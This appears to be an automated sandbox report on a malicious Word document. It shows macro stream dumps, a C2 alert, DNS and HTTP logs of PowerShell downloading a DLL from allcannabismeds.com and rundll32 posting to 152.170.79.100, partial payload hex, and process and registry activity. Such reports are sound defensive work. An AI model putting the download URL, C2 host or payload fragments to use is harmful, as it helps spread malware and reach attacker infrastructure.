Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 0 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 6 . \ \ . V . B . E . 6 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 671

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	671
Entropy:	6.45018531598
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . . m . . . . ! O f f i c
Data Raw:	01 9b b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 ea 0e db 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 17966


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	17966
Entropy:	4.12951715638
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . A . . . . b j b j . . . . . F . . . . . 9 . . . . . 2 . . . . . 2 . . . u . . . . . u . . . . . u . . . . . u . . . . . u . . . . .
Data Raw:	ec a5 c1 00 5b 80 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 a4 41 00 00 0e 00 62 6a 62 6a ac fa ac fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 46 00 00 ce 90 01 00 ce 90 01 00 a4 39 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-16:32:08.898708	TCP	2404306	ET CNC Feodo Tracker Reported CnC Server TCP group 4	49168	80	192.168.2.22	152.170.79.100

Network Port Distribution



Total Packets: 29

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:48.822978020 CET	49167	80	192.168.2.22	35.208.69.64

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:48.978189945 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:48.978324890 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:48.980995893 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.135865927 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179512978 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179543972 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179555893 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179570913 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179588079 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179605007 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179620981 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179637909 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179653883 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179702997 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.179718018 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.179759026 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.334414959 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334449053 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334465981 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334482908 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334495068 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334511995 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334531069 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334548950 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334567070 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334583044 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334603071 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.334649086 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.334948063 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.334966898 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335031033 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335149050 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335169077 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335184097 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335201025 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335218906 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335222960 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335237980 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335248947 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335256100 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335273027 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.335295916 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.335323095 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.489233971 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489262104 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489274979 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489289045 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.489473104 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500291109 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500327110 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500349998 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500371933 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500374079 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500399113 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500420094 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500427008 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500449896 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500474930 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500479937 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500505924 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500524998 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500530005 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500556946 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500580072 CET	80	49167	35.208.69.64	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:49.500600100 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500602961 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500627995 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500647068 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500649929 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500679016 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500700951 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500705957 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500730991 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500751019 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500874043 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500899076 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500921965 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500921965 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500952959 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.500962973 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.500981092 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501003027 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501025915 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501043081 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501049995 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501065969 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501100063 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501122952 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501144886 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501151085 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501176119 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501194954 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501247883 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501286983 CET	49167	80	192.168.2.22	35.208.69.64
Jan 13, 2021 16:31:49.501425982 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501446009 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501457930 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501471043 CET	80	49167	35.208.69.64	192.168.2.22
Jan 13, 2021 16:31:49.501487017 CET	80	49167	35.208.69.64	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 16:31:48.641870975 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 16:31:48.805665016 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 16:31:48.641870975 CET	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	allcannabismeds.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 16:31:48.805665016 CET	8.8.8.8	192.168.2.22	0xd372	No error (0)	allcannabismeds.com		35.208.69.64	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- allcannabismeds.com
- 152.170.79.100

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	35.208.69.64	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 16:31:48.980995893 CET	0	OUT	GET /unraid-map/ZZm6/ HTTP/1.1 Host: allcannabismeds.com Connection: Keep-Alive
Jan 13, 2021 16:31:49.179512978 CET	1	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 15:31:49 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Wed, 13 Jan 2021 15:31:49 GMT Content-Disposition: attachment; filename="NK05DJ2yiA.dll" Content-Transfer-Encoding: binary Set-Cookie: 5fff12651be7e=1610551909; expires=Wed, 13-Jan-2021 15:32:49 GMT; Max-Age=60; path=/ Last-Modified: Wed, 13 Jan 2021 15:31:49 GMT X-Httpd: 1 Host-Header: 6b7412fb82ca5edfd0917e3957f05d89 X-Proxy-Cache: MISS X-Proxy-Cache-Info: W NC:000000 UP:SKIP_CACHE_NO_CACHE Data Raw: 66 63 61 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 11 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 16 00 ed 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1b 00 10 04 00 00 9e 02 00 00 00 00 00 81 3c 00 00 00 10 00 00 00 20 04 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 06 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 60 b7 04 00 50 00 00 00 b0 b7 04 00 50 00 00 00 00 f0 04 00 c0 b3 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 06 00 94 25 00 00 3c a2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 a2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 20 04 00 3c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 63 0f 04 00 00 10 00 00 00 10 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e0 a3 00 00 00 20 04 00 00 a4 00 00 00 14 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 dc 1e 00 00 00 d0 04 00 00 0c 00 00 00 b8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 c0 b3 01 00 00 f0 04 00 00 b4 01 00 00 c4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 25 00 00 00 b0 06 Data Ascii: fca0MZ@!L!This program cannot be run in DOS mode.$B=MMM9zRichPEL_!< `PP%<T@ <.textc `.rdata @@.data@.rsrc@@.reloc%

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	152.170.79.100	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 16:32:09.207375050 CET	450	OUT	POST /tkvop2zz2se/0vkwo/ HTTP/1.1 DNT: 0 Referer: 152.170.79.100/tkvop2zz2se/0vkwo/ Content-Type: multipart/form-data; boundary=----------cRAzC1LzwrnqrIh User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 152.170.79.100 Content-Length: 5588 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 16:32:10.358117104 CET	457	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 15:32:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 62 33 34 0d 0a 90 ae 2f 6d ab 65 29 ef 32 0f fb be 51 ed 2a eb 75 6e 78 a1 65 ed 94 ed c7 3f ee aa 6f d6 5c f0 c9 cd 84 22 8a 1a ae ab 14 cb cd 0d c7 17 5f a9 19 14 6c a7 66 87 1b 42 df 01 c8 3a 16 fd b3 68 b4 80 95 4b b3 6d 17 59 03 7f 96 aa e3 7f 87 d9 d9 6d 3e 51 a0 c1 3c 32 1c 69 80 0d 7c 4d c1 3d 35 6c d5 de dd df c6 54 00 c7 18 a7 c1 df 61 9d 8c e6 ab ea 17 e4 db 60 db 00 9f 90 e6 da b2 9a 50 1d 5d ce 58 e5 f3 74 3b 24 09 41 ab 0f d0 bf 19 d4 32 f2 eb da 24 9b 90 5c 7f 93 75 88 e1 bc 99 e9 db a4 d3 bc 62 53 cc 01 7a b0 46 e9 4d 35 4f 78 d6 db 55 06 f2 f4 c5 20 40 44 d5 76 18 b5 ef 94 77 3d cd 8d 5d 19 fd a3 09 d7 b4 79 9b d1 57 ed ed 48 ed bd 39 b8 ab 4a 17 a2 2d e6 70 29 49 a4 9a 34 92 2b b8 ac 91 cb 23 02 c0 82 dd 87 a5 65 0e 17 f8 8e 7c d6 1e 4d 09 34 70 ef 88 7c 68 a3 71 11 70 a2 c1 d3 ba 9f 77 f8 4f 95 35 7a 76 93 fd 4b d4 0c b8 64 46 f4 5b 5c 7b 25 cb 90 2a 9b 3a 0f 4c 91 6f 98 7b ee eb e8 b8 e3 1f 2a d2 b5 69 03 51 db 2f ea 63 e1 73 1f fd 82 96 1d 28 76 97 32 cf a7 f2 54 60 f5 e4 4d b7 5f e2 05 60 03 ee 5e e6 3f f1 24 35 a0 14 32 70 79 29 04 5d 14 94 bc 37 1b af 9b 23 35 d8 f4 5a eb 78 a5 96 55 70 1c 5a 27 ce 05 49 7b 72 e3 30 84 5a 3c 48 a6 23 a1 0d f2 5b fe f9 08 37 8f 27 92 63 17 81 6a 04 2c 11 1d de a7 0a 3d 14 8e f6 7b 9c a6 dd fd 84 8f 34 7c 27 cd 2c 69 b2 4c ce 51 44 05 bc 4f 52 b5 98 73 43 c9 c7 db 66 6b 98 4e 1d 00 b7 f4 41 16 db ee 3e 83 2e a5 dd fd eb c6 76 8d cc 66 64 aa b3 e6 47 45 87 b6 a1 99 b0 48 32 d0 c3 18 72 2b 7f 6e 4e 3d 28 73 41 bc cb 9f 23 44 64 d0 a1 ef c9 be 16 28 c1 ee 88 8c 9a a7 5f 43 e3 02 f6 dc 19 c8 57 32 f1 5d 66 16 13 91 88 4e b4 8a b5 22 61 e8 cd a3 c8 41 12 f5 10 ca 13 75 33 da 02 94 8a cc c4 8f f0 b7 31 d6 ec 31 83 e5 26 bc ab b5 05 54 a0 a9 4b 58 6e 67 e3 1e 1e f6 fa 7b ab 21 9b 27 13 fe f4 25 b6 40 3d 7b a5 83 b7 e5 0e 59 62 06 a5 72 2e bb 2c 19 42 1a b6 cb b8 6a 87 14 b4 02 14 4e a5 fe b8 c7 6c fe a3 a5 95 29 3b 20 82 e3 50 ac f0 77 fb 8c 6c c2 6b e7 fd ce f1 80 b0 b6 eb 9d d6 a4 ee 77 3a 56 55 97 fe 0a 59 06 68 f0 70 8b 5c 79 21 95 d8 fc 76 05 e7 07 6f cb 7b 24 ff 05 b0 48 a6 7e 0d 7d 0b ec 10 fb 5e 33 3c 22 da 4b 36 99 fe b4 bd 69 a5 e2 fc c2 bb dc 4a d9 e9 54 42 a9 7b 27 82 6f fa d4 50 44 67 bb d3 8b 02 6f 8b 48 d7 d4 dd 60 ba 76 8a 99 83 dc 9b 7c 6e 86 15 cc f9 fe 86 18 3d 98 5a 81 b4 60 77 d8 f3 39 e2 5b 3f 6c da ee 76 55 2d fb 12 f9 46 4b 9e af b9 db 60 57 55 97 46 5d a1 24 74 8f 51 b4 54 c9 67 76 be af 16 53 4f 0b 7b 24 f6 d4 9d ee 75 93 0d c0 02 ee 40 c2 46 ae 20 f4 ff 48 99 d2 58 16 29 12 63 85 74 1b 17 52 5a af 9c 9e 7c 8a c4 42 da da 09 4f 14 28 2e e0 6e 3e 47 60 18 28 24 d6 c1 46 2c b4 26 2b cc 80 c6 b5 48 c9 2c 5f 86 64 fe 78 ad ee 1c 2d 08 ce 2d cd e5 de 85 02 1f 6b 42 4a 1f 05 cd a2 c4 43 3e 18 ff a2 80 91 46 1c 4d 18 68 4e 16 08 d2 2d 12 04 65 7a 75 11 d3 f4 52 2a 41 e5 e8 06 7c 36 59 bf e2 67 40 29 c4 df ab f3 78 10 73 ec 32 d2 5c a9 6c 8b 15 82 2b c2 a3 25 11 f3 49 e4 9d 35 56 38 13 60 6d 98 88 83 15 bf 12 c6 bd 0d dc 7e c5 e8 fc 10 bf 36 5b 5f b9 8e e2 41 3c af 35 4f c5 39 5e 14 a5 7e f1 9e 61 48 93 ec d1 dd 68 bf d9 9f 19 a7 08 44 45 90 fb 99 2e bb 19 82 a2 f6 ab db 47 c2 c3 e1 7b 4e b8 e1 b9 21 03 26 6 9 56 4e f9 8d 3e 39 27 23 4a 06 87 94 d1 94 7e ef d7 41 9c 25 b4 d0 76 d7 a7 a8 68 6b bc 9b 05 3d 58 6b c2 7b 54 2b 83 58 ae ff b1 e7 bb e1 bc 37 3c a2 b4 55 82 75 2e 4a 62 56 1c f2 ee cd 90 e8 a9 11 3b 0d 5b 6d 8b 06 e9 97 d4 43 aa 00 9d 26 33 cf 19 32 82 dd 42 21 83 02 aa a5 12 3d cf 55 29 1b c9 d4 f5 2d db 8c 3b 4f c8 dc Data Ascii: b34/me)2Q*unxe?o\"_lfB:hKmYm>Q<2i|M=5lTa`P]Xt;$A2$\ubSzFM5OxU @Dvw=]yWH9J-p)I4+#e|M4p|hq pwO5zvKdF[\{%*:Lo{*iQ/cs(v2T`M_`^?$52py)]7#5ZxUpZ'I{r0Z<H#['7'cj,={4|',iLQDORsCfkNA>.vfdGEH2r+nN=(sA# Dd(_CW2]fN"aAu311&TKXng{!'%@={Ybr.,BjNl); Pwlkw:VUYhp\y!vo{$H~}^3<"K6iJTB{'oPDgoH`v|n=Z`w9[?lvU-FK`W UF]$tQTgvSO{$u@F HX)ctRZ|BO(.n>G`($F,&+H,_dx--kBJC>FMhN-ezuR*A|6Yg@)xs2\l+%I5V8`m~6[_A<5O9 ^~aHhDE.G{N!&iVN>9'#J~A%vhk=Xk{T+X7<Uu.JbV;[mC&32B!=U)-;O

Code Manipulations

Statistics

Behavior



Click to jump to process

- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

System Behavior

Analysis Process: WINWORD.EXE PID: 648 Parent PID: 584

General

Start time:	16:31:41
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f990000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE93926B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF763B8175BEEE3EDD.TMP	success or wait	1	7FEE92B9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7262	success or wait	1	7FEE92B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE92B9AC0	unknown
